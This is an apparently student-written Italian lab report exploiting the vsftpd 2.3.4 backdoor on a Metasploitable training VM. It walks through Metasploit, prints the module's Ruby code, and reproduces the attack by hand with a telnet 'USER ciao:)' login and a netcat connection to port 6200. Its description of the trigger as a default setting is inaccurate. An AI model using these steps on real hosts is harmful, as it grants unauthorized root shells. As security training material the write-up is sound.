

# ESERCIZIO W15D4

## HACKING CON METASPLOIT

Mungiovì Fabio

### TASK

---

Partendo da quanto già visto su **Metasploit**, vi chiediamo di completare una sessione di hacking sulla macchina Metasploitable, sul servizio *vsftpd*.

L'unica differenza, sarà l'indirizzo della vostra macchina Metasploitable. Configuratelo come di seguito: **192.168.1.149/24**.

Una volta ottenuta la sessione sulla Metasploitable, create una cartella con il comando *mkdir* nella directory di root (/).

Chiamate la cartella *test\_metasploit*.

#### Facoltativo:

Analizzate il codice dell'exploit con il comando *edit* (all'interno del modulo caricato).

Riprodurre l'exploit senza l'aiuto di Metasploit ma utilizzando:

- Telnet
- NetCat

# ESECUZIONE

Per l'esecuzione di questo esercizio, innanzitutto, effettuiamo una scansione dei servizi attivi sul nostro target tramite **nmap**, in modo da verificare la versione del servizio *ftp*.

```
fabiomun@kali: ~  
File Actions Edit View Help  
  
(fabiomun@kali)-[~]  
$ nmap 192.168.1.149 -sV  
Starting Nmap 7.95 ( https://nmap.org ) at 2025-06-06 18:30 EDT  
Nmap scan report for 192.168.1.149  
Host is up (0.0033s latency).  
Not shown: 979 closed tcp ports (reset)  
PORT      STATE SERVICE VERSION  
21/tcp    open  ftp      vsftpd 2.3.4  
22/tcp    open  ssh      OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)  
23/tcp    open  telnet   Linux telnetd  
25/tcp    open  smtp     Postfix smtpd  
53/tcp    open  domain   ISC BIND 9.4.2  
80/tcp    open  http     Apache httpd 2.2.8 ((Ubuntu) DAV/2)  
111/tcp   open  rpcbind  2 (RPC #100000)  
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)  
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)  
512/tcp   open  exec     netkit-rsh rshd  
513/tcp   open  login?   Netkit rshd  
514/tcp   open  shell    Netkit rshd  
1099/tcp  open  java-rmi GNU Classpath grmiregistry  
1524/tcp  filtered ingreslock  
2049/tcp  open  nfs      2-4 (RPC #100003)  
2121/tcp  open  ftp      ProFTPD 1.3.1  
3306/tcp  open  mysql    MySQL 5.0.51a-3ubuntu5  
5432/tcp  open  postgresql PostgreSQL DB 8.3.0 - 8.3.7  
5900/tcp  open  vnc      VNC (protocol 3.3)  
6000/tcp  open  X11      (access denied)  
6667/tcp  open  irc      UnrealIRCd  
MAC Address: 00:0C:29:B9:92:36 (VMware)  
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Linux 3.2
```

Una volta verificato, possiamo avviare il tool Metasploit, tramite il comando **msfconsole**.

```
fabiomun@kali: ~  
File Actions Edit View Help  
  
(fabiomun@kali)-[~]  
$ msfconsole  
Metasploit tip: Use the analyze command to suggest runnable modules for hosts  
  
IIIIII  dTb.dTb  
II      4' v 'B  
II      6. .P  
II      'T; .;P'  
II      'T; ;P'  
II      'YvP'  
IIIIII  
  
I love shells --egypt  
  
=[ metasploit v6.4.64-dev ]  
+ -- ==[ 2519 exploits - 1296 auxiliary - 431 post ]  
+ -- ==[ 1610 payloads - 49 encoders - 13 nops ]  
+ -- ==[ 9 evasion ]  
  
Metasploit Documentation: https://docs.metasploit.com/  
msf6 > 
```

Avviato il tool, cerchiamo l'exploit del servizio verificato in precedenza con il comando:

```
search vsftpd
```

```
msf6 > search vsftpd

Matching Modules

#  Name                                     Disclosure Date  Rank    Check  Description
-  -                                     -              -      -      -
0  auxiliary/dos/ftp/vsftpd_232             2011-02-03      normal  Yes    VSFTPD 2.3.2 Denial of Service
1  exploit/unix/ftp/vsftpd_234_backdoor      2011-07-03      excellent No     VSFTPD v2.3.4 Backdoor Command Execution

Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_backdoor

msf6 > |
```

Dei risultati ottenuti, selezioniamo quello adatto alla versione del servizio attivo sul nostro target (VSFTPD v2.3.4), selezioniamolo quindi con il comando

```
use 1
```

```
msf6 > use 1
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > |
```

Selezionato l'exploit, verifichiamo quali parametri chiede per il funzionamento, digitando

```
show options
```

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

Name      Current Setting  Required  Description
-      -
CHOST      CHOST            no        The local client address
CPORT     CPORT            no        The local client port
Proxies    Proxies          no        A proxy chain of format type:host:port[,type:host:port][ ... ]
RHOSTS    RHOSTS          yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT     RPORT            yes       The target port (TCP)

Exploit target:

Id  Name
--  --
0   Automatic
```

Questo exploit per funzionare ha bisogno della porta target (RPORT), già impostata di default su 21, e dell'indirizzo dell'host.

Settiamolo con il seguente comando:

```
set RHOSTS 192.168.1.149
```

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.1.149
```

Verifichiamo anche i payloads disponibile con il comando show payloads.

In questo caso ne troviamo disponibile solo uno, quindi senza effettuare nessun cambiamento andiamo ad avviare l'exploit.

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show payloads

Compatible Payloads

#  Name                                     Disclosure Date  Rank    Check  Description
-  -                                     -              -      -      -
0  payload/cmd/unix/interact                .              normal  No     Unix Command, Interact with Established Connection
```

Per avviare l'exploit basta semplicemente digitare `run` oppure `exploit`.

A questo punto l'attacco sarà avviato, attendiamo quindi la risposta affermativa di sessione aperta.

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] 192.168.1.149:21 - Banner: 220 (vsFTPD 2.3.4)
[*] 192.168.1.149:21 - USER: 331 Please specify the password.
[+] 192.168.1.149:21 - Backdoor service has been spawned, handling ...
[+] 192.168.1.149:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.1.100:45777 → 192.168.1.149:6200) at 2025-06-06 18:56:06 -0400
```

Questo exploit è in grado di aprire una shell di comando all'interno della macchina target, eludendo il servizio di autenticazione del protocollo ftp attivo sulla porta 21.

Possiamo quindi inviare, direttamente dal tool Metasploitable, delle righe di comando sulla macchina target.

Effettuiamo qualche prova di connessione tramite i comandi `whoami`, `pwd` e `ifconfig`.

```
whoami
root
pwd
/
ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:b9:92:36
          inet addr:192.168.1.149  Bcast:192.168.1.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:feb9:9236/64  Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:3442 errors:0 dropped:0 overruns:0 frame:0
          TX packets:2470 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:213635 (208.6 KB)  TX bytes:157112 (153.4 KB)
          Interrupt:17 Base address:0x2000


lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128  Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:824 errors:0 dropped:0 overruns:0 frame:0
          TX packets:824 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:366849 (358.2 KB)  TX bytes:366849 (358.2 KB)
```

Dalle risposte dei comandi abbiamo la conferma di essere effettivamente all'interno del sistema Metasploitable, con i permessi di `root`.

Completiamo quindi l'esercitazione, creando all'interno della cartella di root ( / ), una sottocartella, nominandola *test\_metasploit*, con il comando:

```
mkdir test_metasploit
```

A conferma dell'avvenuta creazione, usiamo il comando ls per visualizzare la cartella appena creata all'interno del sistema attaccato.



```
mkdir test_metasploit
ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
test_metasploit
tmp
usr
var
vmlinuz
█
```

The image shows a terminal window with a dark background. The first command entered is 'mkdir test\_metasploit', which is highlighted with a red rectangular box. The second command is 'ls', which lists the contents of the root directory. The output of 'ls' is a list of directories and files: bin, boot, cdrom, dev, etc, home, initrd, initrd.img, lib, lost+found, media, mnt, nohup.out, opt, proc, root, sbin, srv, sys, test\_metasploit, tmp, usr, var, and vmlinuz. The entry 'test\_metasploit' is highlighted with a red rectangular box. A cursor is visible at the end of the last line of output.



## FACOLTATIVO

Per l'esecuzione di questo esercizio, dovremmo andare ad analizzare il codice dell'exploit usato in precedenza, per capire quale è la debolezza di questa versione del servizio ftp e sfruttarla nuovamente per accedere manualmente alla macchina target.

Per visualizzare il codice dell'exploit riavviamo il tool Metasploit.

Esattamente come prima cerchiamo l'exploit del database del tool e invece di avviarlo digitiamo edit, per visualizzarne il codice.

```
msf6 >
msf6 > search vsftpd

Matching Modules
=====
```

#	Name	Disclosure Date	Rank	Check	Description
0	auxiliary/dos/ftp/vsftpd_232	2011-02-03	normal	Yes	VSFTPD 2.3.2 Denial of Service
1	exploit/unix/ftp/vsftpd_234_backdoor	2011-07-03	excellent	No	VSFTPD v2.3.4 Backdoor Command Execution

```
Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_backdoor

msf6 > use 1
[*] Using configured payload cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > edit
```

Qui di seguito il codice in linguaggio Ruby.

```
def exploit

  nsock = self.connect(false, {'RPORT' => 6200} rescue nil
  if nsock
    print_status("The port used by the backdoor bind listener is already open")
    handle_backdoor(nsock)
    return
  end

  # Connect to the FTP service port first
  connect

  banner = sock.get_once(-1, 30).to_s
  print_status("Banner: #{banner.strip}")

  sock.put("USER #{rand_text_alphanumeric(rand(6)+1)}:\r\n")
  resp = sock.get_once(-1, 30).to_s
  print_status("USER: #{resp.strip}")

  if resp =~ /^530 /
    print_error("This server is configured for anonymous only and the backdoor code cannot be reached")
    disconnect
    return
  end

  if resp !~ /^331 /
    print_error("This server did not respond as expected: #{resp.strip}")
    disconnect
    return
  end

  sock.put("PASS #{rand_text_alphanumeric(rand(6)+1)}\r\n")

  # Do not bother reading the response from password, just try the backdoor
  nsock = self.connect(false, {'RPORT' => 6200} rescue nil
  if nsock
    print_good("Backdoor service has been spawned, handling...")
    handle_backdoor(nsock)
    return
  end

  disconnect
```

Possiamo notare nella sezione di autenticazione del codice, dove viene inserito l'username, la seguente riga di comando.

```
sock.put("USER #{rand_text_alphanumeric(rand(6)+1)}:)\r\n")
```

Analizzando questa riga, notiamo come lo username venga creato con caratteri casuali, ma alla fine di esso vengono aggiunti i caratteri ":" e "\r\n".

Documentandosi su questo servizio, si scopre che questa sequenza di caratteri è una configurazione di default di questa versione del servizio, che si comporta come una "short-key" per effettuare l'accesso al servizio senza credenziali.

In pratica qualsiasi username si inserisce, seguito da ":", permette l'accesso al servizio.

Proviamo quindi ad utilizzare questa debolezza con i tool manuali.


Collegiamoci al servizio tramite **telnet**.

```
telnet 192.168.1.149
```

Quindi inseriamo delle credenziali casuali come visto in precedenza, come da immagine:

```
USER ciao:)
```

```
PASS ciao
```



```
fabiomun@kali: ~  
File Actions Edit View Help  
(fabiomun@kali)-[~]  
$ telnet 192.168.1.149 21  
Trying 192.168.1.149 ...  
Connected to 192.168.1.149.  
Escape character is '^]'.  
220 (vsFTPD 2.3.4)  
  
USER ciao:)  
331 Please specify the password.  
PASS ciao  
█
```

In questo momento il servizio ha messo una shell in ascolto sulla porta 6200 della macchina target.

Questa informazione è anch'essa verificabile dal codice dell'exloit:

```
nssock = self.connect(false, {'RPORT' => 6200}) rescue nil
```

Utilizziamo ora Netcat, per collegarci a questa porta e utilizzare la shell nuovamente, andando ad identificare la cartella creata nell'esercizio precedente:

```
fabiomun@kali: ~  
File Actions Edit View Help  
(fabiomun@kali)-[~]  
$ nc 192.168.1.149 6200  
whoami  
root  
ls  
bin  
boot  
cdrom  
dev  
etc  
home  
initrd  
initrd.img  
lib  
lost+found  
media  
mnt  
nohup.out  
opt  
proc  
root  
sbin  
srv  
sys  
test_metasploit  
tmp  
usr  
var  
vmlinuz
```